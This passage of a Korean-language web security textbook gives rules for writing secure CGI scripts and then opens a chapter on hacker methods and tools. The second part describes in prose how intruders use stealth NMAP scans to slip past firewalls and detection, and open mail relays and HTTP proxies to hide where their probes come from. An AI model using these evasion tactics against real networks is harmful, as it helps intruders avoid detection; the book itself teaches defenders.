민감한 자료가 CGI프로그람에로 전송될 때에는 GET방법을 절대로 리용하여서는 안된다. 이것은 임의의 GET지령이 URL에 나타나기때문에 임의의 봉사기들에 의하여 등록될것이다. 실례로 신용카드정보를 GET방법을 리용하는 식으로 입력시켰다고 하자. 즉

http://www.freebsd.com/card.asp?cardnum=1244567890123456

보는것처럼 GET방법은 신용카드번호를 URL에 붙인다. 이것은 봉사기가입등록에 접근할수 있는 누구든지 이 정보를 얻을수 있다는것을 의미한다.

도구와 함정…

봉사기측 포함물

봉사기측 포함물(SSI:Server-side Includes)들은 HTML문서들에 매몰된 봉사기지령들이므로 CGI스크립트들과 함께 리용될수 있다. SSI는 봉사기정보(봉사기의 날자와 시간과 같은 정보)를 얻거나 다양한 체계지령들을 실행할수 있게 한다. 문제거리는 보안 없는 스크립트에서 리용될 때 혹은 정확한 SSI지령들이 리용될수 있는 가능성이 있는 체계에 있을 때 해커는 수많은 원하지 않는 행동들을 할수 있으며 체계를 침해할수 있다. 많은 Web봉사기들은 사용자가 SSI를 차단하게 하며 일부는 그에게 어떤 SSI지령들이 리용되는가를 조종할수 있게 한다. Web봉사기가 어떤 지령들이 허용되지 않을수 있다는것을 결정하게 한다면 볼수 있는 봉사기문서를 검열하시오. SSI로부터 초래될수 있는 문제거리들을 푸는 가장 좋은 보안대책은 체계로부터 SSI를 허용하지 않음으로써 이 지령들이 채용될수 없게 만드는것이다.

④ 스크립트내에 민감한 정보를 절대로 포함시키지 말것

이따금 자기의 CGI프로그람에 사용자이름들과 통과암호들을 포함시키는데 민감한 정보를 리용한것을 찾아 볼수 있으며 또한 CGI프로그람이 양식자료로부터 자료기지에로 통과한 이 정보를 가진다는것을 알수 있다. 만일 코드에 이 정보가 포함되여 있다면 원천코드를 호출할수 있는 해커들이 바로 이 정보를 볼수 있다는것을 명심해야 한다. 만일 콤파일언어를 리용하면 이것은 보다 어렵게 될것이다. 하여튼 관계없이 절대적으로 필요하지 않는이상 정보를 보여 주지 말아야 한다. 코드에 통과암호와 사용자이름들을 포함시키면 가능한 보안위험을 조성할수 있다.

⑤ 절대적으로 필요하지 않는이상 접근을 주지 말것

같은 견지에서 볼 때 우리는 사용자에게 필요한 과제수행을 위해 절대적으로 필요하지 않는이상은 접근을 제공하지 말아야 한다. 이것은 봉사기에 각이한 사용자등록자

리들을 할당하도록 하는데 리용될뿐아니라 역시 자료를 호출하는데도 리용된다. 실례로 만일 프로그람이 SQL봉사기자료기지에 접근한다면 우리는 《Sa》라는 등록자리(이것은 체계관리자등록자리이다.)를 리용하기를 바라지 않을것이다. 이 뚜렷한 능력을 사용자들에게 주면 해커는 그 우월성을 발휘할수 있으며 민감한 자료에 대한 접근을 진행할수 있다.

⑥ Web봉사기가 아닌 다른 콤퓨터에서 프로그람을 작성하며 스크립트림시파일들과 여벌파일들이 싸이트가 살아 움직이기전에 봉사기로부터 지워 졌는가를 확인할것

우리는 자기의 CGI스크립트들과 프로그람들을 Web봉사기와 다른 콤퓨터에서 프로그람화해야 한다. 그렇게 함으로써 마치 프로그람을 작성하고 있는것처럼 코드를 몰래 변화시키는 해커들에 의한 그것의 리용가능성을 피할것이다. 이것은 또한 하드디스크에 있는 림시파일과 여벌파일들에 접근하는 해커들의 기회들을 제시한다. 만일 C나 C++와 같은 언어들을 리용하면 코드는 그것이 Web봉사기에서 실행에 리용되기전에 콤파일된다. 이것은 우리에게 원천코드를 읽을수 있는 사람이 없다고 생각하게 만들수 있다. 하지만 자기의 싸이트가 살아 움직이기전에 Web봉사기로부터 CGI프로그람을 위한 원천코드를 지운다고 하면 꼭 여벌파일이나 림시파일들이 봉사기에 전혀 남아 있지 않다는것을 확인하여야 한다. 이 파일들은 코드가 프로그람화될 때 창조될수 있으므로 이것들을 호출할 때 해커들은 파일들에 접근할수 있으며 원천코드를 볼수 있다.

⑦ 임의의 제3부류 CGI프로그람들의 원천코드를 2중으로 검사할것

만일 제3부류 CGI프로그람들을 리용하면 우리는 반드시 있을수 있는 임의의 보안구멍들에 대하여 원천코드를 심사하여야 한다. 봉사기에 대한 접근을 얻기 위한 간단한 방법은 다른 사람들에게 리용될수 있는 CGI프로그람을 만드는것이며 자기에게 얻은 정보를 보내는 코드를 포함시키는것이다. 싸이트에서 그것을 리용할수 있도록 하기전에 프로그람의 원천코드를 훑어 보면 이 위협을 식별할수 있다. 만일 CGI프로그람이 자기의 원천코드를 리용할수 없게 만들거나 CGI프로그람작성자가 믿을만한 사람인지를 확인하지 못하면 우리는 그 프로그람을 리용하는것을 전부 피해야 한다.

⑧ 예견할수 없는 거동을 강요하려고 시도하는 사용자의 활동을 모방하지 않은 자료를 입력시켜 스크립트를 검사할것

검사는 아무런 프로그람작성에서나 항상 중요한 부분이다. 대중적인 프로그람으로 사용될수 있는 CGI프로그람들을 만들기전에 그것들을 전반에 걸쳐 검사하여야 한다. 가명 붙은 사용자의 등록자리를 비롯하여 서로 다른 다양한 사용자등록자리들을 리용해 보시오. 그러면 스크립트에 누가 접근할수 있는가를 볼수 있으며 그들이 알맞는 등록자리들을 가지고 작업하는가를 알수 있다. 스크립트가 프로그람들을 어떻게 처리하는가를 보기 위하여 정확치 않은 자료를 입력시켜 보시오. CGI스크립트를 다양한 입력과 공정들을 처리하는 단계들을 거치게 함으로써 우리는 해커가 하기전에 문제거리들을 찾을수 있다.

CGI스크립트를 보관하기

Web봉사기를 설치할 때 다양한 파일들을 기억하기 위한 기정등록부들이 만들어 진다. 그림 4-5에서 보여 준것처럼 이것은 환경설치파일들을 위한 등록부, 가입등록을 위한 등록부, HTML문서들과 CGI스크립트들을 위한 등록부들로 이루어 진다. 일반적으로 CGI스크립트들과 프로그람들을 기억시키는데 리용된 등록부를 CGI-BIN이라고 부른다.





그림 4-5. Web봉사기의 등록부구조의 실례

그림 4-5에서 볼 때 HTML등록부(이것은 Web페지들과 Web싸이트를 위한 다른 내용물들을 기억하는데 리용된다.)는 CGI-BIN등록부(CGI스크립트와 프로그람들을 기억하는데 리용된다.)와 구별되는 등록부이다. CGI스크립트들과 프로그람들을 싸이트를 위한 다른 내용물들과 구별되는 등록부에 보관하기때문에 사용자들은 일반적으로 Web열람기를 가지고 CGI-BIN등록부의 내용물들을 볼수 없다. 우리는 www.syngress.com과 같은 URL을 입력시켜 Web싸이트에 접근할 때 기정Web페지(default.htm나 index.htm)가 사용자에게 현시된다는것을 알수 있다. 이 Web페지 즉 싸이트에 접근한 임의의 다른 HTML문서는 HTML문서들을 기억하는 지정된 등록부에 보관된다. 그림 4-5의 경우에 이 등록부를 HTML라고 부른다. 한편 사용자들은 HTML등록부내에 있는 부분등록부들에는 마음대로 접근할수 있지만 이 등록부의 웃쪽으로(뿌리등록부쪽으로) 올라 가는데서는 허락상 제한 받는다. 만일 허락을 하면 사용자들에게 Web봉사기를 달리는데 리용한 파일들에 접근할수 있는 가능성을 줄것이다. CGI-BIN은 HTML문서들을 보관하기 위하여 리용된 등록부들과 구별되기때문에 이것은 등록부구조를 검색하여 CGI-BIN을 찾아 그안의 임의의 스크립트들을 제 마음대로 읽지 못하게 사용자들을 방조할것이다.

HTML문서들을 기억하는데 리용되는 등록부는 일반적으로 문서뿌리등록부로서 참조된다. 수많은 Web봉사기들은 Web페지들과 도형들 그리고 기타 Web싸이트에 리용된

요소들에 따르는 CGI스크립트들과 프로그람들을 이 등록부에 놓게 할것이다.

이것은 문서뿌리등록부에 기억된 파일들이 모든 사용자들에게 읽기허락을 주기때문에 보안위험을 나타낸다. 결과 사용자들은 Web페지들을 읽을수 있으며 인터네트열람기에서 그것들을 볼수 있다. 만일 CGI스크립트들이 이 권리를 가지고 등록부에 배치되면 해커들은 CGI스크립트들을 읽을수 있으며 싸이트를 공격하기 위한 가능한 방법들을 찾아 낼수 있다. 이때 봉사기의 등록부구조와 사용자이름들, 통과암호들과 설명문들 혹은 기타 채용될수 있는 항목들에 대한 정보를 찾을수 있다.

CGI-BIN에 스크립트들과 프로그람들을 배치하는것은 역시 유익하다. 왜냐하면 오직 하나의 대역적인 CGI등록부에 허락(허용조건)들을 설정하는데 대해서만 관심하면 되기때문이다. 만일 허용조건들이 알맞게 설정되였다면 사용자들은 이 프로그람들을 실행할수는 있으나 등록부를 읽거나 쓰기하는 능력은 가지지 못한다. 맞지 않는 허용조건들은 수많은 해커들이 싸이트를 공격하는데 CGI-BIN을 리용하게 한다. 만일 사용자들이 등록부에서 파일들을 읽을수 있다면 그들은 그안에 포함되여 있는 정보들을 볼수 있다. 만일 쓰기허락이 모든 사용자들 혹은 이 능력을 가지지 말아야 하는 사용자등록자리들에 대하여 설정되였다면 사용자들은 스크립트를 다시 작성하거나 초기와 같은 이름을 가지는 등록부에 프로그람을 올리적재할수 있다. 프로그람이나 스크립트가 후에 실행될 때 기대하지 않는 행위(봉사기를 재기동시키거나 더 나쁘게 만드는것과 같은 움직임)들이 초래될수 있다.

특별히 중요한것은 CGI-BIN등록부에 대한 스크립트들과 프로그람들의 배치를 조직화하는것이다. 만일 그것들을 같은 등록부에 배치한다면 이 프로그람들을 찾고 보관하는것은 대단히 쉽다. 즉 CGI-BIN에 그것들을 배치하는것이 현명한 처사이다. 일부 장소들을 뛰여 넘어 널려 진 그것들을 가진 싸이트에서 단일한 스크립트를 찾는다고 생각해보시오. 시간이 흐름에 따라 이 특수한 스크립트를 찾으려는 시도를 버릴것이다. 여기서 강력한 보안위협이 일어 나면서 맞지 않는 허락들을 가진 등록부에 그것이 거주하는 좋지 않은 기회가 많이 생긴다.

CGI-BIN은 CGI스크립트들과 프로그람들을 보관하는데 리용한 등록부에 대한 보편적인 이름이기때문에 해커들이 처음에 이 등록부가 존재하는가를 알아 보고 다음은 타당치 않는 허락들과 나쁜 코드작성을 채용하려고 시도할것이라는 느낌이 든다. 이때문에 수많은 Web봉사기들은 이 등록부들에 대하여 서로 다른 이름을 지정할수 있는 가능성을 제공한다. 실례로 CGI스크립트들과 프로그람들이 CGI, PROGS 혹은 선택하는 임의의 다른 이름에 포함된다는것을 지정할수 있다. 만일 CGI취약성들을 채용하는 해커가 당신의 싸이트로 온다면 그 사람은 CGI-BIN등록부가 없다고 찾을것이다. 해커는 CGI-BIN을 가지고 일하는 또 다른 싸이트로 계속 이동하는편이 보다 편리하다고 느끼고 가버릴수 있다.

더우기 이미 설명한것처럼 CGI취약성들을 살피는 많은 해킹도구들은 오직 CGI-BIN만을 잠간 방문할것이다.

그러나 이 등록부가 없기때문에 도구들은 취약성들이 전혀 찾아 지지 않는다든가 아니면 CGI스크립트들이 전혀 존재하지 않는다고 보여 줄것이다.

결 론

CGI프로그람들은 당신자체로 자기의 싸이트를 해킹하는데 리용할수 있는 가능한 취약성들을 막을수 있는가에 따라 큰 리득을 줄수도 있고 큰 부담을 끼칠수도 있다. 우리는 봉사기측에서 CGI프로그람들과 스크립트들이 달리며 Web봉사기와 외부응용프로그람사이 중개자로서 그것이 행동한다는것을 이 장에서 보여 주었다. 그것들은 Web에 있는 수많은 싸이트들에서 리용되기때문에 다양한 목적을 위하여 복무한다. 전자상거래싸이트들에 관해서 볼 때 그것들은 사무를 처리하는 방법에서 필수적이므로 많은 싸이트들은 그것들이 없이는 동작할수 없다.

약한 CGI스크립트들로부터 초래되는 끼여들기들은 다양한 방법으로 발생할수 있다. 이것은 스크립트의 원천코드에로의 접근과 그것들에 포함된 취약성들의 찾기나 등록부구조, 사용자이름들과 통과암호들을 보여 주는 정보들의 관찰을 통하여 생길수 있다. 이 스크립트들을 조작함으로써 해커는 민감한 자료를 변화시키거나 볼수 있으며 혹은 사용자들이 싸이트를 리용할수 없게끔 봉사기를 심지어 꺼버릴수도 있다.

많은 경우 빈약한 CGI스크립트의 발생은 프로그람을 작성한 사람을 거꾸로 추적할수 있게 한다. 하지만 좋은 코드작성(코드화)실천들을 따르고 보편적인 문제거리들을 피함으로써 우리는 이와 같은 문제거리들을 우회할수 있으며 자기의 싸이트보안을 손상시키지 않고 CGI프로그람들을 리용할수 있을것이다.

요 약

1. CGI스크립트란 무엇이며 그것은 무엇을 하는가

- CGI는 외부응용프로그람들에 접속하기 위하여 Web봉사기들에 의하여 리용된다. 그것은 싸이트방문자와 Web봉사기에 거주하고 있는 프로그람사이로 자료를 앞뒤로 통과하게 하는 방법을 제공한다. CGI자체는 프로그람이 아니지만 Web봉사기와 인터네트응용프로그람 혹은 스크립트사이에 정보를 교환시키는 중개자이다.
- CGI는 봉사기측 스크립트와 프로그람들을 리용한다. 코드는 봉사기에서 실행되므로 싸이트를 방문할 때 어떤 형태의 열람기를 사용자가 리용하는가에는 관계 없다.
- CGI사용들은 업무거래를 위한 보다 복잡한 CGI스크립트들과 프로그람들을 리용할수 있는 eBay와 전자상거래싸이트들과 같은 싸이트들에서 찾아 진다. 즉 손님책들, 잡담방들 그리고 설명문이나 반결합물양식들은 CGI프로그람들에 대한 또 다른 보편적인 사용이다.
- CGI는 동적이면서도 호상작용하는 Web페지를 제공하려고 할 때 그리고 Web봉사기의 함수들과 능력들의 우월성을 발휘하는것이 필요할 때 리용하여야 한다. 이것들은 자료기지에 있는 정보를 탐색하여 보관하고 양식들을 처리하며 봉사기에서 리용되는 다른 방법들을 통해 접근할수 없는 정보를 리용한다는 특징적인 의미들을 담고 있다. 하지만 사용자와의 호상작용이 제한될 때 CGI프로그람들을 리용하

는것을 고려하여야 한다.
- 많은 ISP들은 빈약하게 작성된 스크립트들과 프로그람들이 보안위협이기때문에 그 싸이트와 Web봉사기에 숙박한 다른것들의 보안을 위험한 상태에 빠뜨릴수 있는 CGI지원을 제공하지 않는다.

2. 약한 CGI스크립트로부터 초래되는 침입

- Web싸이트를 해킹하는 한가지 가장 보편적인 방법이 빈약하게 작성된 CGI스크립트를 찾고 리용하는것이다. 해커들은 CGI스크립트를 리용하여 싸이트에 대한 정보획득 혹은 보통 보거나 내리적재할수 없는 등록부들이나 파일들에 접근할수 있으므로 바라지 않는 여러가지 다른 행동들을 할수 있다.
- 중요한것은 사용자들로부터 자료를 모으는데 리용된 양식이 CGI스크립트와 호환가능한가를 확인하는것이다.
- 개발자의 코드는 접수하는 자료를 분석해야 하며 문제거리들을 처리하는 오유정정코드를 제공해야 한다. 오유정정은 CGI스크립트로 통과하는 맞지 않거나 바라지 않는 자료를 처리한다. 이것은 정확히 마당들이 채워 지지 않았거나 확실한 자료가 무시되였을 때 그것을 사용자에게 알리는 통보문을 되돌릴수 있다.
- 포장기(Wrapper)프로그람들과 스크립트들은 CGI스크립트들을 리용할 때 보안을 증대시키는데 리용할수 있다. 이것들은 보안시험, CGI공정의 소유권조종을 제공하므로 사용자들이 Web봉사기의 보안을 손상시키지 않고 스크립트들을 달릴수 있게 한다.

3. CGI스크립트를 작성하기 위한 언어

- 콤파일식CGI프로그람은 C, C++나 Visual Basic와 같은 언어들로 작성될수 있다. 이 형태의 프로그람을 가진 원천코드는 반드시 먼저 콤파일러프로그람을 통하여 달려야 한다. 콤파일러는 원천코드를 프로그람이 달리는 콤퓨터가 리해할수 있게 기계언어로 변환한다. 일단 콤파일되면 프로그람은 실행될수 있는 능력을 가지게 된다.
- 해석식언어는 번역과 실행을 결합한다. 사용자가 스크립트의 기능을 요구할 때 그것은 분석기라고 부르는 프로그람을 통해 달리는데 이것은 프로그람을 번역하고 실행시킨다. 실례로 Perl스크립트를 달릴 때 프로그람은 실행될 때마다 매번 번역된다.
- Unix쉘프로그람들의 리용과 관련한 한가지 문제는 사용자입구와 다른 보안론의점들을 조종하는데서 다른 언어들보다 더 제한을 받는다는것이다.
- Perl은 CGI스크립트들을 창조하는 보편적인 언어로 되고 있다. 새로운 프로그람작성자들을 위한 좋은 선정언어이기는 하지만 복잡한 프로그람들을 작성하는데서는 빈약한 선정언어로 된다고 생각하는 착오를 범하지 말아야 한다. Perl과 관련

한 한가지 문제거리는 그것이 해석언어이기때문에 프로그람이 호출될 때마다 한걸음씩 번역되고 실행된다는것이다. 이것으로 하여 사용자가 제출하는 나쁜 자료가 코드의 부분에 포함될수 있는 가능성이 커진다.
- C나 C++는 또 다른 선택언어이다. 인터네트프로그람들이 C나 C++를 가지고 창조될 때 일어 나는 일반적인 문제거리가 완충기자리넘침이다. 이것을 피하는 방법이 양식에서 리용한 임의의 마당들에 대한 MAXSIZE속성을 리용하는것이다. 이것은 사용자가 보통수법으로 입력시키는 자료크기를 제한할것이다.

4. CGI스크립트를 리용하는 우월성

- CGI는 모든 코드가 봉사기에서 달리기때문에 유익하다. JavaScript, ActiveX부분품, Java애플레트 기타 의뢰기측 스크립트들과 프로그람들은 모두 사용자콤퓨터에서 달린다. 그러나 이것은 명수급 해커들이 이 정보를 리용하여 싸이트를 공격할수 있는 가능성을 지어 준다.
- CGI를 가지고 우리는 콤파일된 프로그람들속에 코드를 숨기면서 그리고 여러가지 등록부들과 다른 방법들에 대한 허락들을 조종하면서 자기자신을 보호할수 있다.

5. 안전한 CGI스크립트를 작성하기 위한 규칙

- 사용자호상작용을 제한할것
- 사용자들로부터의 입력을 믿지 말것
- 민감한 자료를 보내는데 GET를 리용하지 말것
- 스크립트에 민감한 정보를 전혀 포함시키지 말것
- 절대적으로 필요하지 않는이상 접근을 주지 말것
- Web봉사기와는 다른 콤퓨터에서 프로그람을 작성하며 스크립트들의 림시파일들과 여벌파일들이 싸이트가 살아 움직이기전에 봉사기로부터 지워 졌는가를 정확히 확인할것
- 임의의 제3부류 CGI스크립트나 프로그람들을 전부 검사할것

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 들자면 www.Syngress.com/solutions의 《Ask the Author》(저자에게 문의)을 누르시오.

물음: CGI스크립트들과 프로그람들을 작성하기 위한 가장 좋은 언어는 어느 언어인가?

대답: 비록 특정한 언어를 리용하는 프로그람작성자들이 이것을 론한다 할지라도 CGI스크립트들과 프로그람들을 작성하는 《가장 좋은》언어는 하나도 없다. 쉘스크립트들은 일반적으로 작은 프로그람들에 대해서만 리용되는데 거기서 보안은 론의되지 않는다. 한편 보다 크고 복잡한 프로그람들은 C, C++ 혹은 Visual Basic와 같은 언어들을 리용하는데 여기서 가장 보편적인 언어가 Perl이다.

물음: CGI프로그람을 작성할 때 우리는 사용자가 내 싸이트를 방문하기 위하여 리용하는 열람기의 형태에 대해 근심할 필요가 있는가?

대답: 일반적으로 없다. CGI프로그람들은 봉사기측에서 달리기때문에 아무런 코드도 실제로 의뢰기콤퓨터에서 달릴수 없다. CGI프로그람들은 봉사기에서 달리기때문에 무슨 형태의 열람기에서 사용자가 달리고 있는가에는 상관이 없다.

물음: 우리는 오직 낡은 프로그람작성언어들만 알고 있고 Perl, C, C++나 Visual Basic를 모른다. 그런데 나에게는 새 언어들을 배울 시간이 없다. 우리는 무엇을 할수 있는가?

대답: CGI와 함께 일할수 있는 임의의 프로그람작성언어는 CGI프로그람들을 만드는데 리용될수 있다. 실례로 만일 Web봉사기가 Unix체계에서 달린다면 표준입출구를 리용하는 임의의 응용프로그람은 CGI프로그람을 만드는데 리용될수 있을것이다.

물음: 내가 Web 싸이트를 위한 의뢰기측과 봉사기측 스크립트를 리용할수 있는가 혹은 내가 이러저러한 제한을 받지 않는가?

대답: 의뢰기측과 봉사기측 스크립트는 둘 다 싸이트에서 리용될수 있다. 사실 우리는 자기 프로그람을 위하여 의뢰기측과 봉사기측 스크립트작성을 모두 리용할수 있다. 그것이 CGI프로그람에 제출되기전에 자료를 검사하는 수많은 JavaScript들이 있다. 하지만 CGI프로그람이 보안리유상 그것이 수신하는 자료를 검사한다면 가장 좋은 일이다. 더우기 Java애플레트들이나 ActiveX부분품들은 사용자대면부처럼 리용될수 있으므로 CGI프로그람에 의한 처리를 위하여 Web봉사기에 자료를 통과시킬수 있다.

물음: 회사는 자기가 가지고 있는 Web봉사기를 달리지 못하고 인터네트봉사제공자를 리용한다. 그런데 ISP는 CGI스크립트들을 허락하지 않는다. 우리는 무엇을 할수 있는가?

대답: 만일 ISP가 자기들자체의 스크립트를 달리는 자기 고객들에게 완전히 모순되는 일을 하면 우리는 약간 다른 선택을 할수 있다. 많은 ISP들은 CGI프로그람들을 허락하지 않는다. 왜냐하면 그것들에서의 보안구멍들이 다른 고객들에게 속해 있는 싸이트들과 충돌할수 있기때문이다. 우리는 자기 싸이트를 또 다른 ISP로 이동시키거나 자기자체의 Web봉사기를 취할수 있다.

제 5 장. 해킹수법과 도구

이 장의 기본체계

- 해커의 목적
- 해킹의 5가지 단계
- 사회적공학
- 고의적인 뒤문공격
- 코드나 프로그람작성환경에 고유한 약점의 리용
- 판매되고 있는 도구
- 결론
- 요약
- 물음과 대답

소 개

해커들은 《고급한 코드작성자》로 불리우고 있다. 모든 다른 전문가들과 마찬가지로 해커들은 어떤 공격에 앞서 다음과 같은 명백한 방법론들과 처리수법을 가지고 있다. 해커들은 자기의 목적을 달성하기 위하여 개별적으로 그리고 팀의 노력으로 대상을 선택하고 분석하며 일감을 설정한다. 여기서는 해킹에 대한 5가지 명백한 단계에 대하여 설명한다.

침입자들은 공격대상을 선택한후 공격지도를 작성하여야 한다. 이 공격지도는 해커들이 자기들의 공격대상의 망, 체계, 응용프로그람이 어떻게 호상작용하는가를 정확하게 리해하도록 도와 준다. 공격지도가 작성된후 침입자들은 실행계획을 세운다. 실행계획은 해커가 피해자체계에 있는 취약성들을 발견하도록 도와 주며 침입기도를 더 잘 완성할수 있게 한다. 이것은 해커가 자료기지를 추적하여 얻어 낸 결함들과 취약성들을 리용하여 필요한것을 다 조사할수 있게 한다는것을 의미한다. 비록 그것이 자그마한것일지라도 해커가 피해자의 잠재적취약성을 알게 하는데 도움을 줄수 있다. 해커가 개발자나 또는 망관리자가 사용하는 방법에 있는 일반적취약성들을 여러 측면에서 조사한다는 것을 알고 사용자들은 자기들의 일을 보호할수 있는 여러가지 도구들을 리용해야 할 것이다.

우리가 작성하는 코드가 해커들자체가 쓰는것과 같은 코드이기때문에 이것을 기회로 해킹이 진행되고 있다. 우선 그들이 무엇을 만드는가를 알아야 그들이 무엇을 하는가를 잘 알수 있다. 즉 그들은 우리의 일감을 지켜 본다. 해커가 하는 다른 일은 Web 싸이트를 공격하기전에 그것을 세밀하게 조사하는것이다. 해커들은 우리가 리용하는 최고의 기술적수법, 코드작성에 리용한 새로운 언어, 발견된 모든 리론실천적취약성을 가지고 현재흐름을 정지시키기 위한 능력을 키우고 있다.

해커들은 완전한 공격을 시작하는데 필요한 조사를 완성한후 공격하는데 가장 좋은 입구점이 무엇인가를 결정한다. 입구점결정은 대단히 중요하다. 침입자는 함정으로 설치할수 있는 고의적인 뒤문이 만들어 질수 있기때문에 인차 눈에 띄우는 경로를 만들지 않는다. 명백한 입구점을 리용하는것은 그 해커가 다른 해커와 충돌할수 있는 원인으로 될수 있다. 입구점을 확정한후 해커는 계획대로 작업을 계속하여 체계에 깊숙히 침투한다. 해커들은 그 어느 구역에서도 자기들의 흔적을 감추려고 하며 또한 검출을 막으려고 하는것이 아니라 마지막점에 도달할수 있는 더 좋은 기회를 노린다.

이 의도를 달성하기 위하여 해커들은 자기들의 목적을 재빨리 실현할수 있는 도구와 함께 독특한 특기를 가져야 한다. 이 도구들은 현대적이며 침입처리에 대한 구체적인 명세를 제공한다. 16진편집기와 오유수정프로그람(Debugger)은 해커가 잘 리용하고 있는 도구이다. 개발자들이 이와 같은 도구를 빨리 리해하고 제품실현에 들어 가기전에 코드에 보안을 적용하여 해커들의 악랄한 공격으로부터 방어하게 하는것이 좋다. 해커들은 전형적으로 공격계획의 마지막정황를 처리하는데 일반적으로 이러한 도구(또는 그보다 좋은 도구)를 리용하려고 한다. 실제적으로 최후의 목적은 전체 자료를 파괴할 때까지 허락하지 않는 접근을 계속하자는데 있다.

이 장은 해거들이 경쟁에서 자그마한 손해도 보지 않기 위하여 리용하는 도구들과 기술수법들을 설명한다. 공격의 5가지 단계외에 우리는 해커의 목적과 그 목적을 달성하기 위하여 리용하는 도구들을 설명한다.

이 장은 해커가 작업하는 방법적측면에 대하여 필요한 많은것을 개발자들에게 주는데 도움이 될것이다. 대체로 우리가 보안작업을 하는데 리용하는 많은 도구들은 그들이 우리의 망과 코드를 채용하는데 리용하는 도구와 거의 같다.

이 장을 원만히 학습하면 우리의 리익에 맞게 거꾸로 역습을 진행할수 있다.

해커의 목적을 리해하는것은 이러한 역습을 진행하기 위한 좋은 출발로 될것이다.

제 1 절. 해커의 목적

력사적으로 침입자에 대한 표상은 말단 콤퓨터에 몇시간씩 마주 앉아서 이따금 한번이상 실패한 시도들은 종이장에서 연필로 그어 버리면서 수동적으로 통과암호를 입력시켜 보는 사람으로 남아 있었다. 이러한 틀에 박힌 견해는 침입자를 어떤 경우에도 상업적거래나 정부와 같은 요새를 뚫고 들어 가는데 리용할수 있는 지금과는 다른 낡은 기술장비로 무장한 지하실에 앉아 있는 기술적야만인(Tecno-goth)으로 등장시키는 헐리우드형(Hollywood-style)의 씨나리오에 반영되여 왔다. 침입자의 솜씨들은 전설적으로 전해지고 있다. 그는 자기가 리용하는 하드웨어나 자기앞에 부닥친 난관이 무엇이든지간에 어떤 신기한 마술로써 뜨거운 칼이 빠다를 녹여 자르듯이 가장 견고한 방어물도 뚫고 나갈수 있다.현실세계에서는 실제적으로 침입자들의 솜씨가 지난 시대와 현 시대수법들사이에서 나타나고 있다.

사람들은 충분히 개선된 기술들과 기술수법들은 마술과 같다고 말한다. 그래서 현시대 해커들은 방지할수 없는것처럼 보인다. 해커는 많은 변화된 기술들을 솜씨 있게 리용하여 자기의 존재에 대한 침입징조는 최소화하고 목표에 대한 접근은 최대로 하여 목표체계 그자체를 혹심하게 손상시킬수 있다. 우리의 목적은 침입자가 리용하는 전술과 기술수법들을 서술하여 침입자의 《마술:Magic》이 전형적인 전자공학적기법과 꼭 같다는것을 밝혀내는데 있다.

1. 침입징조의 최소화

체계가입등록을 련속적으로 공격하는 헐리우드(Hollywood)형의 해커는 현재의 방화벽들과 침입검출체계(IDS: Intrusion Detection Systems)속에서 한시간동안 머물러 있지 않는다. 오늘의 침입자는 보다 더 좋은 정교한 도구들로 무장하고 있으며 더욱 자동화되고 지능화된 계획적인 공격을 진행하고 있다. 침입공격의 대상이 누구이든지간에 그는 자기의 체계가 왜 선택되였는가를 이상하게 생각하지 않는다. 원인은 아주 많다. 침입자는 주어 진 싸이트의 제품들과 봉사들에 대하여 단순히 흥미를 가지고 가능한 모든 정보를 얻으려 할수도 있다. 침입자는 망의 사용자나 종업원에 대해서 개인적악감을 품을수 있다. 일부 경우 공격 당한 령역은 상위측(high-profile)싸이트로 될수도 있으며 그것은 만일 완전히 관통되였다면 많은 《훌륭한 권한》을 침입자에게 내주게 될것이다. 놀랍게도 일부 침입자들은 피해자체계를 완전히 뚫고 들어 와 쉽게 독차지한다. 어떠한 동기에서든지 침입자는 임의의 주어 진 시간에 공격계획을 결정하는데서 어떻게, 어디서, 누가 그 망을 완전히 차지하고 있는가에 구속을 받지 않는다.

침입자는 공격하려는 체계나 망을 선택한후 리용가능한 봉사들을 결정하기 위하여 대체로 그에 대한 주사를 시작한다. 이 목적을 달성하기 위한 보다 일반적인 도구는 망

지도작성기(Network Mapper:NMAP), 전송조종규약(Transmission Control Protocal:TCP), 사용자자료묶음규약(User Datagram Protocal:EDP), 인터네트규약(Internet Protocal:IP), 스캐너(scanner)이다. NMAP는 여러가지 서로 다른 주사형식을 지원하며 가장 중요한것은 《스텔스:stealth》주사이다. 목표체계관리자의 《레이다감시속에서의 날기: Flying under radar》는 침입자가 성공적으로 공격하는데서 매우 중요한데 스텔스주사는 눈치 채지 못하게 대부분의 방화벽과 망감시체계를 통과할수 있게 하는 우점을 가진다.

이 주사를 리용함으로써 침입자는 목표체계의 어느 포구가 열리였는가를 결정할수 있다. 인터네트관련봉사들은 지적된 포구번호와 일치하는 곳에 전송되며 침입자는 어느 봉사들이 리용가능한가를 고속으로 추출할수 있다. 때로 침입자는 약점이 많다고 생각되는 우편통신전송규약(Sendmail Transfer Protocol:SMTP), 파일전송규약(File Transfer Protocol: FTP), 하이퍼본문전송규약(Hyper Text Transfer Protocol: HTTP)과 같은 특정한 봉사들을 몰래 리용하려고 한다. 만일 찾아 낸 봉사들이 사용불가능하면 침입자는 다른 체계로 인차 넘어 갈수 있다. 만일 봉사들을 리용할수 있다면 침입자는 목표체계의 기본조작체계(OS)를 결정하기 위한 시도로써 공격계획을 추진시킬것이다.

NMAP는 목표체계의 OS를 확인하는데 리용할수 있지만 OS-추측주사는 쉽게 검출될수 있기때문에 계획한 공격이 저지 당할수 있다. 침입자는 그 어떤 경보도 울리는것을 바라지 않기때문에 가능한껏 인터네트정보봉사를 대신 조사할것이다.

대부분의 인터네트봉사들은 자기의 OS뿐아니라 판매자(vendor)와 판본도 충분히 지적할수 있다. 침입자는 일반적으로 불안하게 구성된 공개우편(SMTP)교체와 공개 HTTP 대리의 리용을 통하여 가능한 여러 방향에서 이 봉사들에 접근할수 있다. 이 전술은 침입자가 어떤 특별한 주소로부터 나오지 않고서도 목표체계를 탐지할수 있게 한다.

대부분의 망감시쏘프트웨어는 단일망주소에 의하여 합의된 어떠한 결과도 체계접근에 통보하지 않으며 따라서 경보는 일어 나지 않을것이다. 침입자는 또한 자기의 봉사요구들이 등록되였을 때 자기 위치를 알려 주는것을 피한다.

